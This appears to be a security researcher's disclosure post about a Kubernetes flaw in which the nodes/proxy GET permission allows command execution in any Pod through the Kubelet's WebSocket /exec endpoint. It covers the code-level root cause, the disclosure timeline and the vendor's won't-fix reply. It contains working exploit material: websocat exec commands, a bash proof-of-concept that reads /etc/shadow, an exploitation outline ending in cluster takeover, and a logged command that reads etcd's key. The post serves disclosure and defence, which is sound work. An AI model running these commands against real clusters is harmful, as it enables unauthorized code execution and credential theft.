Introduction
In this post I’ll describe how to execute code on every Pod in many
Kubernetes clusters when using a service account with
nodes/proxy GET permissions. This issue was initially
reported through the Kubernetes security disclosure process and closed
as working as intended.
| Attribute | Details |
|---|---|
| Vulnerable Permission | nodes/proxy GET |
| Kubernetes Version Tested | v1.34, v1.35 |
| Required Network Access | Kubelet API (Port 10250) |
| Impact | Code execution in any Pod on reachable Nodes |
| Disclosure Status | Won’t fix (Intended behavior) |
| Helm charts Affected | 69 |
Kubernetes administrators often grant access to the
nodes/proxy resource to service accounts requiring access
to data such as Pod metrics and Container logs. As such, Kubernetes
monitoring tools commonly require this resource for reading data.
nodes/proxy GET allows command execution when using a
connection protocol such as WebSockets. This is due to the Kubelet
making authorization decisions based on the initial WebSocket
handshake’s request without verifying CREATE
permissions are present for the Kubelet’s /exec endpoint
requiring different permissions depending solely on the connection
protocol.
The result is anyone with access to a service account assigned
nodes/proxy GET that can reach a Node’s Kubelet on port
10250 can send information to the /exec endpoint,
executing commands in any Pod, including privileged system
Pods, potentially leading to a full cluster compromise.
Kubernetes AuditPolicy does not log commands executed through a
direct connection to the Kubelet’s API.
This is not an issue with a particular vendor.
Vendors widely utilize the nodes/proxy GET permission since
there are no viable alternatives that are generally available. A quick
search returned 69 helm charts that mention nodes/proxy GET
permissions. Some charts ship with it, while others may need additional
options configured. If you have concerns, check with your vendor and
review the detection section of this post.
Some charts require the functionality to be enabled for
nodes/proxy to be in use. For example, cilium must be configured to use Spire
The following are a few of the notable charts. See the appendix of this post for the full list of the 69 Helm charts identified:
- prometheus-community/prometheus
- grafana/promtail
- datadog/datadog
- elastic/elastic-agent
- cilium/cilium
- opentelemetry-helm/opentelemetry-kube-stack
- trivy-operator/trivy-operator
- newrelic/newrelic-infrastructure
- wiz-sec/sensor
The following ClusterRole shows all the permissions needed to exploit this vulnerability.
# Vulnerable ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: [""]
    resources: ["nodes/proxy"]
    verbs: ["get"]
As a cluster admin, you can check all service accounts in the cluster for this permission using this detection script.
If the service account is vulnerable, it can run commands in all Pods in the cluster using a tool like websocat:
websocat --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol v4.channel.k8s.io \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"

uid=0(root) gid=0(root) groups=0(root)
If you would like to try this out yourself, I have published a lab to walk through executing commands in other pods

If you would like to be notified of other research early, RSS feeds are available, or get it directly to your inbox.
Deepdive: What is Nodes/Proxy?
A quick refresher: Kubernetes RBAC uses resources and verbs to
control access. Resources like pods,
pods/exec, or pods/logs map to specific
operations, and verbs like get, create, or
delete define what actions are permitted. For example,
pods/exec with the create verb allows command
execution in pods, while pods/logs with the
get verb allows reading logs.
The nodes/proxy resource is unusual. Unlike most
Kubernetes resources that map to specific operations (like
pods/exec for command execution or pods/logs
for log access), nodes/proxy is a catch-all permission that
controls access to the Kubelet API. It does this by granting access to
two different, but slightly related endpoints called the API Server
Proxy and the Kubelet API.
API Server Proxy
The first endpoint nodes/proxy grants access to is the
API Server proxy endpoint
$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/....
Requests sent to this endpoint are proxied from the API Server to the Kubelet on the target Node. This is used for many operations, but some common ones are:
- Reading metrics:
$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/metrics - Reading resource usage:
$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/stats/summary - Getting Container logs:
$API_SERVER/api/v1/nodes/$NODE_NAME/proxy/containerLogs/$NAMESPACE/$POD_NAME/$CONTAINER_NAME
These can be accessed directly with kubectl’s --raw flag
or directly with curl. For example, making a request to the metrics
endpoint returns some basic metrics information:
# with kubectl
kubectl get --raw /api/v1/nodes/$NODE_NAME/proxy/metrics | head -n 10

# Or with curl
curl -sk -H "Authorization: Bearer $TOKEN" $API_SERVER/api/v1/nodes/$NODE_NAME/proxy/metrics | head -n 10
# HELP aggregator_discovery_aggregation_count_total [ALPHA] Counter of number of times discovery was aggregated
# TYPE aggregator_discovery_aggregation_count_total counter
aggregator_discovery_aggregation_count_total 0
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
# HELP apiserver_client_certificate_expiration_seconds [ALPHA] Distribution of the remaining lifetime on the certificate used to authenticate a request.Because this request traverses the API Server, this generates logs
for the pods/exec and subjectaccessreviews
resources (if AuditPolicy
is configured). Within the logged pods/exec request, note
the requestURI field displays the full command being
executed in the Pod.
// Request generated via AuditPolicy
{
"kind": "Event",
"apiVersion": "audit.k8s.io/v1",
"level": "Metadata",
"auditID": "196f4d69-6cfa-4812-b7b9-4bf13689cb8d",
"stage": "RequestReceived",
"requestURI": "/api/v1/namespaces/kube-system/pods/etcd-minikube/exec?command=sh&command=-c&command=filename%3D%2Fvar%2Flib%2Fminikube%2Fcerts%2Fetcd%2Fserver.key%3B+while+IFS%3D+read+-r+line%3B+do+printf+%22%25s%5C%5Cn%22+%22%24line%22%3Bdone+%3C+%22%24filename%22&container=etcd&stdin=true&stdout=true&tty=true",
"verb": "get",
"user": {
"username": "minikube-user",
"groups": [
"system:masters",
"system:authenticated"
],
"extra": {
"authentication.kubernetes.io/credential-id": [
"X509SHA256=3da792d1a94c5205821984a672707270a9f2d8e27190eb09051b15448e5bf0c3"
]
}
},
"sourceIPs": [
"192.168.67.1"
],
"userAgent": "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc",
"objectRef": {
"resource": "pods",
"namespace": "kube-system",
"name": "etcd-minikube",
"apiVersion": "v1",
"subresource": "exec"
},
"requestReceivedTimestamp": "2025-11-04T05:42:51.025534Z",
"stageTimestamp": "2025-11-04T05:42:51.025534Z"
}The Kubelet API
In addition to the API Server proxy endpoint, the
nodes/proxy resource also grants direct access to the
Kubelet’s API. Remember, each Node has a Kubelet process responsible for
telling the container runtime which containers to create.
The Kubelet exposes various API endpoints that present similar information as the API Server proxy. For example, we can return the same metrics data as before by querying the Kubelet API directly.
curl -sk -H "Authorization: Bearer $TOKEN" https://$NODE_IP:10250/metrics | head -n 10we must use the Node’s IP, not the Node’s name as we did in the API Server request.
# HELP aggregator_discovery_aggregation_count_total [ALPHA] Counter of number of times discovery was aggregated
# TYPE aggregator_discovery_aggregation_count_total counter
aggregator_discovery_aggregation_count_total 0
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
# HELP apiserver_client_certificate_expiration_seconds [ALPHA] Distribution of the remaining lifetime on the certificate used to authenticate a request.Interestingly, this direct connection to the Kubelet does not
traverse the API Server which means Kubernetes AuditPolicy only
generates logs for subjectaccessreviews checking
authorization to perform an action, but does not log the
pods/exec action, preventing us from seeing the full
command being executed in the Pod.
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1",
  "level": "Metadata",
  "auditID": "1be86af9-26e7-40e9-aaae-bbb904df129b",
  "stage": "ResponseComplete",
  "requestURI": "/apis/authorization.k8s.io/v1/subjectaccessreviews",
  "verb": "create",
  "user": {
    "username": "system:node:minikube",
    "groups": [
      "system:nodes",
      "system:authenticated"
    ],
    "extra": {
      "authentication.kubernetes.io/credential-id": [
        "X509SHA256=52d652baad2bfd4d1fa0bb82308980964f8c7fbf01784f30e096accd1691f889"
      ]
    }
  },
  "sourceIPs": [
    "192.168.67.2"
  ],
  "userAgent": "kubelet/v1.34.0 (linux/amd64) kubernetes/f28b4c9",
  "objectRef": {
    "resource": "subjectaccessreviews",
    "apiGroup": "authorization.k8s.io",
    "apiVersion": "v1"
  },
  "responseStatus": {
    "metadata": {},
    "code": 201
  },
  "requestReceivedTimestamp": "2025-11-04T05:54:54.978676Z",
  "stageTimestamp": "2025-11-04T05:54:54.979425Z",
  "annotations": {
    "authorization.k8s.io/decision": "allow",
    "authorization.k8s.io/reason": ""
  }
}
At the time of writing, the kubelet’s authorization documentation does not comprehensively list the Kubelet’s API endpoints. The Kubelet’s API exposes these additional endpoints:
/exec: Spawn a new process and execute arbitrary commands in Containers (interactive)/run: Very similar to/exec, run commands in Containers and retrieve the output (not interactive)/attach: Attach to a Container process and access its stdin/stdout/stderr streams/portforward: Create network tunnels to forward TCP connections to containers
The /exec and /run endpoints will be our
primary focus. Unlike the read-only endpoints such as
/metrics and /stats, the /exec
and /run endpoints permit execution of code inside
containers.
Typically, in standard Kubernetes RBAC semantics, operations such as creating Pods or executing code in Pods require the CREATE RBAC verb, while read operations require the GET verb. This makes it very easy to look at a (Cluster)Role and identify if it is read only or not. However, as Rory McCune pointed out in the post When is read-only not read-only?, this isn’t universally true.
nodes/proxy CREATE is notoriously scary and is well
documented as a risk:
- RBAC Good Practices
- API server bypass risks
- Node/Proxy in Kubernetes RBAC
- Privilege escalation in Kubernetes RBAC
- CIS Kubernetes Security Benchmarks
Even a security audit by nccgroup found issues with
nodes/proxy GET when combined with
nodes/status PATCH or nodes CREATE:

The documentation is explicit about the authorization of requests to the Kubelet and API Server proxy path are authorized in the same way “The kubelet authorizes API requests using the same request attributes approach as the apiserver”.
When a typical request is sent to the API server, Kubernetes reads
the HTTP method (GET, POST, PUT…)
and translates it into RBAC “verbs” such as
GET,CREATE,UPDATE. (auth.go:80-94)
The Kubernetes documentation provides the following mappings of HTTP Verbs to RBAC Verbs:

This should mean consistent behavior of a POST request
mapping to the RBAC CREATE verb, and GET
requests mapping to the RBAC GET verb. However, when the
Kubelet’s /exec endpoint is accessed via a non-HTTP
communication protocol such as WebSockets (which, per the
RFC, requires an HTTP GET during the initial
handshake), the Kubelet makes authorization decisions based on
that initial GET, not the command execution operation that
follow. The result is nodes/proxy GET incorrectly
permits command execution that should require
nodes/proxy CREATE.
Understanding The Vulnerability
The nodes/proxy permission gives the service account
access to the Kubelet API. Security professionals have well established
that this can be problematic as I’ve pointed out earlier, even without
this vulnerability, read access to the Kubelet API grants access to read
only endpoints such as /metrics and
/containerLogs.
I highly recommend checking these for secrets or API keys!
However, this issue presents a more severe problem:
nodes/proxy GET grants write access to command execution
endpoints.
For this discussion, I will use a service account with the following ClusterRole.
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: [""]
    resources: ["nodes/proxy"]
    verbs: ["get"]
The Root Cause
As mentioned before, the Kubelet decides which RBAC verb to check
based on the initial HTTP method. A POST request maps to
RBAC CREATE verb, while GET requests map to
RBAC GET verb.
This is interesting because command execution endpoints on the
Kubelet such as /exec use WebSockets for bidirectional
streaming of data. Since HTTP isn’t a great choice for real-time,
bidirectional communication, a protocol like WebSockets or SPDY is
required for interactive command execution.
Interestingly, the WebSocket
protocol requires an HTTP GET request with
Connection: Upgrade headers for the initial handshake to be
established and upgrade to WebSockets.
This means the initial request sent in any WebSockets connection
establishment is an HTTP GET with the
Connection: Upgrade header:
GET /exec HTTP/1.1
Host: example.com
Upgrade: websocket
Connection: Upgrade
<snip>
Because of this initial GET request sent during a
WebSocket connection, the Kubelet incorrectly authorizes the request
based on this initial GET request made during a WebSocket
connection establishment rather than verifying the permissions being
performed once the connection is established.
The Kubelet is missing an authorization check after the connection request is upgraded and never validates whether the service account has permission for the actual operation being performed when WebSockets is used.
This allows for command execution using the /exec
endpoint without CREATE permissions by using a tool like websocat to send requests
using WebSockets.
To demonstrate this, let’s check our permissions to ensure we only
have the nodes/proxy GET permissions assigned to this
service account.

kubectl auth can-i --listResources Non-Resource URLs Resource Names Verbs
selfsubjectreviews.authentication.k8s.io [] [] [create]
selfsubjectaccessreviews.authorization.k8s.io [] [] [create]
selfsubjectrulesreviews.authorization.k8s.io [] [] [create]
[/.well-known/openid-configuration/] [] [get]
[/.well-known/openid-configuration] [] [get]
[/api/*] [] [get]
[/api] [] [get]
[/apis/*] [] [get]
[/apis] [] [get]
[/healthz] [] [get]
[/healthz] [] [get]
[/livez] [] [get]
[/livez] [] [get]
[/openapi/*] [] [get]
[/openapi] [] [get]
[/openid/v1/jwks/] [] [get]
[/openid/v1/jwks] [] [get]
[/readyz] [] [get]
[/readyz] [] [get]
[/version/] [] [get]
[/version/] [] [get]
[/version] [] [get]
[/version] [] [get]
nodes/proxy [] [] [get]After confirming we only have nodes/proxy GET to this
service account, we can use websocat to send a WebSocket
request directly to the Kubelet’s /exec endpoint.
websocat \
  --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol "v4.channel.k8s.io" \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=hostname"
nginx
{"metadata":{},"status":"Success"}The resulting output shows that hostname executed
successfully. This is the vulnerability. The Kubelet’s
authorization logic maps the WebSocket’s HTTP GET request sent during
the handshake to the RBAC GET verb. It then checks
nodes/proxy GET (which we have), and allows the operation
to proceed. No secondary authorization check exists to verify the
CREATE verb is present for this write operation!
By contrast, when using a POST (which maps to the RBAC
CREATE verb) request to the same /exec
endpoint, the request is denied.
curl -sk -X POST \
  -H "Authorization: Bearer $TOKEN" \
  "https://$NODE_IP:10250/exec/default/nginx/nginx?command=hostname&stdout=true&stderr=true"
Forbidden (user=system:serviceaccount:default:attacker, verb=create, resource=nodes, subresource(s)=[proxy])As expected, this is forbidden because our user
system:serviceaccount:default:attacker does not have
nodes/proxy CREATE, we only have
nodes/proxy GET. The authorization
logic correctly maps a HTTP POST to the RBAC
CREATE verb.
Both requests target the same /exec endpoint on the
Kubelet to execute commands, but they’re authorized with different RBAC
verbs based solely on the initial HTTP method required by the connection
protocol.
Authorization decisions should be based on what the operation does, not how the request is transmitted. This allows attackers to bypass the existing authorization controls by choosing a different connection protocol.
This post focuses on WebSockets for simplicity, though SPDY is also used in Kubernetes :)
To see why this was happening I ended up having to trace a request
through the codebase to understand why a nodes/proxy GET
request permits access to resources that should require
nodes/proxy CREATE. Here is the path I found:
Client initiates WebSocket connection: Client sends HTTP GET request to
/exec/default/nginx/nginx?command=idwithConnection: Upgradeheader to establish WebSocket connection for command execution. For example, using websocat.Authentication: The Kubelet validates the JWT bearer token from the request and extracts the user identity. IE:
system:serviceaccount:default:attacker(server.go:338)Request authorization attributes: The kubelet calls the authorization attribute function, passing the authenticated user and HTTP request to determine what RBAC permissions to check (server.go:350).
Map HTTP method to RBAC verb: The Kubelet examines the request method
GET(required by WebSocket protocol RFC 6455) and maps it to RBAC verb"get". (auth.go:87)
This is the first bug. Authorization decisions are made based on this required HTTP
GET during the WebSocket handshake.
- Map request path to subresource: The Kubelet
examines the request path
/exec/default/nginx/nginx. It doesn’t match specific cases (/stats,/metrics,/logs,/checkpoint), so it defaults to the sub-resource ofproxy. (auth.go:129)
This is the second bug. The
/exec endpoint (as well as a few others) is not listed, so the default case of proxy is matched.
- Build authorization attributes: The Kubelet
constructs an authorization record with verb
GET, resourcenodes, and sub-resourceproxy. This is what it will check against RBAC policies (auth.go:136)
This record might look something like this:
authorizer.AttributesRecord{
    User:            system:serviceaccount:default:attacker,
    Verb:            "get",
    Namespace:       "",
    APIGroup:        "",
    APIVersion:      "v1",
    Resource:        "nodes",
    Subresource:     "proxy",
    Name:            "minikube-m02",
    ResourceRequest: true,
    Path:            "/exec/default/nginx/nginx",
}
Return attributes to filter: The Kubelet returns the constructed authorization record back to the authorization filter (auth.go:151)
Perform authorization check: The kubelet performs authorization, typically using a webhook to query the API server’s RBAC authorizer: “Can user
system:serviceaccount:default:attackerperform verbgeton resourcenodes/proxy?” (server.go:356)
This is where the
subjectaccessreviews logs are generated from.
- Authorization passes: The authorizer returns allow
decision because the user’s ClusterRole grants
nodes/proxywith verb["get"]. (server.go:365)
This is the result of the previous bugs, and will allow write operations even though we only have the RBAC get verb.
Continue to handler: The Kubelet passes the request to the next filter/handler in the chain since authorization succeeded (server.go:384)
Route to exec handler: The request matches the registered route for GET requests to the exec endpoint and the Kubelet dispatches it to the handler. (server.go:968)
This is where a second authorization check should exist just like it does when following the API Server proxy path. (authorize.go:31)
Lookup Pod: The Kubelet looks up the target Pod
nginxin namespacedefault(server.go:976)Request exec URL from container runtime: The Kubelet requests a streaming URL from the Container Runtime Interface for executing the command in the specified Pod and Container (server.go:983)
Container runtime returns URL: The CRI returns a streaming endpoint URL where the WebSocket connection can be established for command execution
Establish WebSocket stream: The Kubelet upgrades the HTTP connection to WebSocket and establishes bidirectional streaming between client and container runtime (server.go:988)
Execute command in Container: The container runtime executes the command
idinside the nginx ContainerReturn command output: The container runtime streams the command output
uid=0(root) gid=0(root) groups=0(root)back through the WebSocket connectionStream to client: The kubelet proxies the output stream back to the client, completing the command execution with only
nodes/proxy GETpermission
What does this demonstrate?
The code examination reveals two separate design flaws that combine to create the actual issue.
Authorization based on connection protocol: The Kubelet makes authorization decisions based on the initial HTTP method rather than the operation being performed. WebSocket connections use HTTP
GETfor the initial handshake, so the Kubelet checks theGETverb instead ofCREATE.Command execution endpoints default to proxy: The Kubelet doesn’t have specific sub-resources for command execution endpoints like
/exec,/run,/attach, and/portforward. The Kubelet authorizes all these endpoints with thenodes/proxyresource. This alone isn’t exploitable: If the verb mapping were correct, WebSocket connections would still require CREATE. The authorization check would benodes/proxy CREATE, properly blocking users with only GET permissions.
just fixing this bug would just be kicking the can down the road. Adding a new
nodes/exec resource would still grant a nodes/exec GET permissions where CREATE should be required
Together, these bugs create an authorization bypass where the
commonly granted nodes/proxy GET permission unexpectedly
allows command execution in any Pod across the cluster.
Detection and Recommendations
To my disappointment, this report was closed as a Won’t Fix (Working
as intended), meaning the nodes/proxy GET permission will
continue to live on as path to cluster admin.
As a cluster admin, you can check all service accounts in the cluster for this permission using this detection script. Understanding the threat model of your cluster can help you determine if this is an issue. It is much more likely to be a threat in clusters that are multi-tenant or treat nodes as a security boundary.
A requirement for this is network connectivity to the Kubelet API. Restricting traffic to the Kubelet port would stop this, but I have not tested other effects this might have on a cluster.
Discussions resulting from this disclosure recommended the Kubernetes project proceed with implementation of KEP-2862. This feature is not Generally Available and most vendors don’t seem to support it (with the exception of companies like Datadog who have implemented it in their charts) This is a step in the right direction, but does not provide a fix for the underlying issue. I will discuss this more below.
Exploitation
The vulnerability details above are more than enough to understand
how exploiting this is done. Starting from a compromised Pod with
nodes/proxy GET permissions, an attacker can:
- Enumerate all Pods on reachable Nodes via the
Kubelet’s
/podsendpoint - Execute commands in any Pod using WebSockets to
bypass the
CREATEverb check - Target privileged system Pods like
kube-proxyto gain root access - Steal service account tokens to discover additional Nodes and pivot across the cluster
- Access control plane Pods including
etcd,kube-apiserver, andkube-controller-manager - Extract cluster secrets or mount the host filesystem from privileged containers
The end result is full cluster compromise from what appears to be a read-only permission.
Proof Of Concept
Here is a quick proof of concept script to play around with.
#!/bin/bash

# Colors
RED=$(tput setaf 1)
BLUE=$(tput setaf 4)
YELLOW=$(tput setaf 3)
GREEN=$(tput setaf 2)
ENDCOLOR=$(tput sgr0)

TICK="[${GREEN}+${ENDCOLOR}] "
TICK_MOVE="[${GREEN}~>${ENDCOLOR}] "
TICK_BACKUP="[${GREEN}<~${ENDCOLOR}] "
TICK_INPUT="[${YELLOW}!${ENDCOLOR}] "
TICK_ERROR="[${RED}!${ENDCOLOR}] "

# Config
NODE_IP="${NODE_IP:?NODE_IP not set}"
TOKEN="${TOKEN:?TOKEN not set}"
NAMESPACE="${NAMESPACE:-default}"
POD="${POD:-nginx}"
CONTAINER="${CONTAINER:-nginx}"

exec_cmd() {
    local cmd="$1"
    local args=""
    for arg in $cmd; do
        args+="&command=$arg"
    done
    args="${args:1}"  # strip leading &

    timeout 3 websocat --insecure -E \
        --header "Authorization: Bearer $TOKEN" \
        --protocol v4.channel.k8s.io \
        "wss://$NODE_IP:10250/exec/$NAMESPACE/$POD/$CONTAINER?output=1&error=1&$args" 2>/dev/null \
        | grep -v '{"metadata":{}'
}

echo ""
echo "${TICK}Target: ${YELLOW}$NODE_IP:10250 ${ENDCOLOR}"
echo "${TICK}Pod: ${YELLOW}$NAMESPACE/$POD${ENDCOLOR}"
echo ""

echo "${TICK_MOVE}Fetching hostname..."
hostname=$(exec_cmd "cat /etc/hostname" | tr -d '\n\r')
echo "${TICK}Hostname: ${GREEN}$hostname${ENDCOLOR}"
echo ""

echo "${TICK_MOVE}Fetching identity..."
identity=$(exec_cmd "id")
echo "${TICK}Identity: ${GREEN}$identity${ENDCOLOR}"
echo ""

echo "${TICK_MOVE}Attempting to read /etc/shadow..."
shadow=$(exec_cmd "cat /etc/shadow")
if [[ -n "$shadow" ]]; then
    echo "${TICK}${RED}Successfully read /etc/shadow:${ENDCOLOR}"
    echo "$shadow"
else
    echo "${TICK_ERROR}Could not read /etc/shadow"
fi
If you would like to try this out yourself online , I have published a lab to walk through executing commands in other pods
If you’d rather test locally, here is a minimal manifest to get started.
apiVersion: v1
kind: ServiceAccount
metadata:
  name: attacker
  namespace: default
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: nodes-proxy-reader
rules:
  - apiGroups: [""]
    resources: ["nodes/proxy"]
    verbs: ["get"]
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: attacker-nodes-proxy-reader
subjects:
  - kind: ServiceAccount
    name: attacker
    namespace: default
roleRef:
  kind: ClusterRole
  name: nodes-proxy-reader
  apiGroup: rbac.authorization.k8s.io
apiVersion: v1
kind: Pod
metadata:
  name: attacker
  namespace: default
spec:
  serviceAccountName: attacker
  containers:
    - name: attacker
      image: alpine
      command: ["sleep", "infinity"]
apiVersion: v1
kind: Pod
metadata:
  name: nginx
  namespace: default
spec:
  containers:
    - name: nginx
      image: nginx
I’ll be publishing a detailed exploitation in the coming weeks covering these techniques step-by-step, including tooling and a walk through of how to use this to break out of a Pod onto the node.
Disclosure Process
This vulnerability was reported to the Kubernetes Security Team through HackerOne on November 1, 2025.
Timeline
| Date | Event |
|---|---|
| November 1, 2025 | Initial report submitted to Kubernetes Security Team |
| November 14, 2025 | Requested status update |
| November 25, 2025 | Report triaged |
| December 14, 2025 | Notified team of 90-day disclosure timeline (January 30, 2026) |
| January 7, 2026 | Requested update as disclosure date approached |
| January 23, 2026 | Kubernetes Security Team responded: Won’t Fix (Working as Intended) |
| January 26, 2026 | Public disclosure |
Kubernetes Security Team Response
Sorry for the very very long delay.
Following further review with SIG-Auth and SIG-Node, we are confirming our decision that this behavior is working as intended and will not be receiving a CVE. While we agree that
nodes/proxypresents a risk, a patch to restrict this specific path would require changing authorization in both the kubelet (to special-case the/execpath) and the kube-apiserver (to add a secondary path inspection for/execafter mapping the overall path tonodes/proxy) to force a double authorization of “get” and “create.” We have determined that implementing and coordinating such double-authorization logic is brittle, architecturally incorrect, and potentially incomplete.We remain confident that KEP-2862 (Fine-Grained Kubelet API Authorization) is the proper architectural resolution. Rather than changing the coarse-grained nodes/proxy authorization, our goal is to render it obsolete for monitoring agents by graduating fine-grained permissions to GA in release 1.36, expected in April 2026. Once this has spent some time in GA we can evaluate the compatibility risk of deprecating the old method. In the KEP we have broken out read-only endpoints (/configz /healthz /pods) and left the code exec endpoints (/attach /exec /run) as a group because we don’t have a use case where having just one of those makes sense. The official documentation here hopefully makes the current security situation clear. With the upcoming release we will stress the importance of this feature and the pitfalls of using nodes/proxy
Please feel free to proceed with your publication and include this text if you’d like. We hope your write-up will help us encourage the ecosystem to migrate toward the safer authorization model provided by KEP-2862.
Regards, The Kubernetes Security Team
I understand and appreciate the response, but there are many aspects I disagree with.
1. The same behavior was fixed elsewhere
“We are confirming our decision that this behavior is working as intended”
When the kubectl exec command switched from using SPDY
to WebSocket by default, the API server began authorizing write
operations with the wrong verb, the exact same bug, but for the
pods/exec resource. Kubernetes v1.35 fixed this previously
reported issue by adding
a secondary authorization check that explicitly verifies the CREATE
verb regardless of HTTP method.
The comment discussing the fix explicitly states this is an unexpected side effect.
// Pod subresources differs on the REST verbs depending on the protocol used
// SPDY uses POST that at the authz layer is translated to "create".
// Websockets uses GET that is translated to "get".
// Since the defaulting to websocket for kubectl in KEP-4006 this caused an
// unexpected side effect and in order to keep existing policies backwards
// compatible we always check that the "create" verb is allowed.
// Ref: https://issues.k8s.io/133515
2. Authorization is inconsistent
“The official documentation here hopefully makes the current security situation clear.”
The documentation they reference states that “the
kubelet authorizes API requests using the same request attributes
approach as the apiserver.” However, the authorization requirements
are inconsistent depending on how you access the Kubelet’s
/exec endpoint. Sending the request to the API Server proxy
path $APISERVER/api/v1/nodes/$NODE_NAME/proxy/exec/... and
directly to the Kubelet API $NODE_IP:10250/exec/... results
in different authorization decisions.
To demonstrate, let’s attempt to run hostname using the
API Server Proxy Path. Notice that we’re instructing curl to send this
as a POST request. The request being sent will look like
this:
POST /api/v1/nodes/minikube-m02/proxy/exec/default/nginx/nginx?command=hostname&stdout=true HTTP/2
Host: 10.96.0.1
User-Agent: curl/8.5.0
Accept: */*
Authorization: Bearer $TOKEN
Sending the request with curl:
curl -sk -X POST \
  -H "Authorization: Bearer $TOKEN" \
  "$APISERVER/api/v1/nodes/$NODE_NAME/proxy/exec/default/nginx/nginx?command=hostname&stdout=true"
{
"kind": "Status",
"apiVersion": "v1",
"metadata": {},
"status": "Failure",
"message": "nodes \"minikube-m02\" is forbidden: User \"system:serviceaccount:default:attacker\" cannot create resource \"nodes/proxy\" in API group \"\" at the cluster scope",
"reason": "Forbidden",
"details": {
"name": "minikube-m02",
"kind": "nodes"
},
"code": 403As expected, the response is a 403 Forbidden. The API
server correctly maps the POST request into an RBAC
CREATE verb, which we do not have and thus the check
fails.
Now let’s attempt to run hostname in the same Pod by
connecting directly to the Kubelet using WebSockets. Remember,
WebSockets uses an HTTP GET for the initial handshake:
 websocat \
  --insecure \
  --header "Authorization: Bearer $TOKEN" \
  --protocol "v4.channel.k8s.io" \
  "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=hostname"
nginx
{"metadata":{},"status":"Success"}The command executed successfully. By connecting directly to the Kubelet with WebSockets, we bypassed the authorization that blocked us through the API server. The same operation targets the same underlying Kubelet endpoint (the API Server proxy path proxies the request to the Kubelet) but produces different authorization outcomes.
If GET and CREATE both grant command
execution, the verb distinction is meaningless. RBAC’s value lies in
differentiating read from write operations.
3. KEP-2862 Doesn’t Fix The Vulnerability
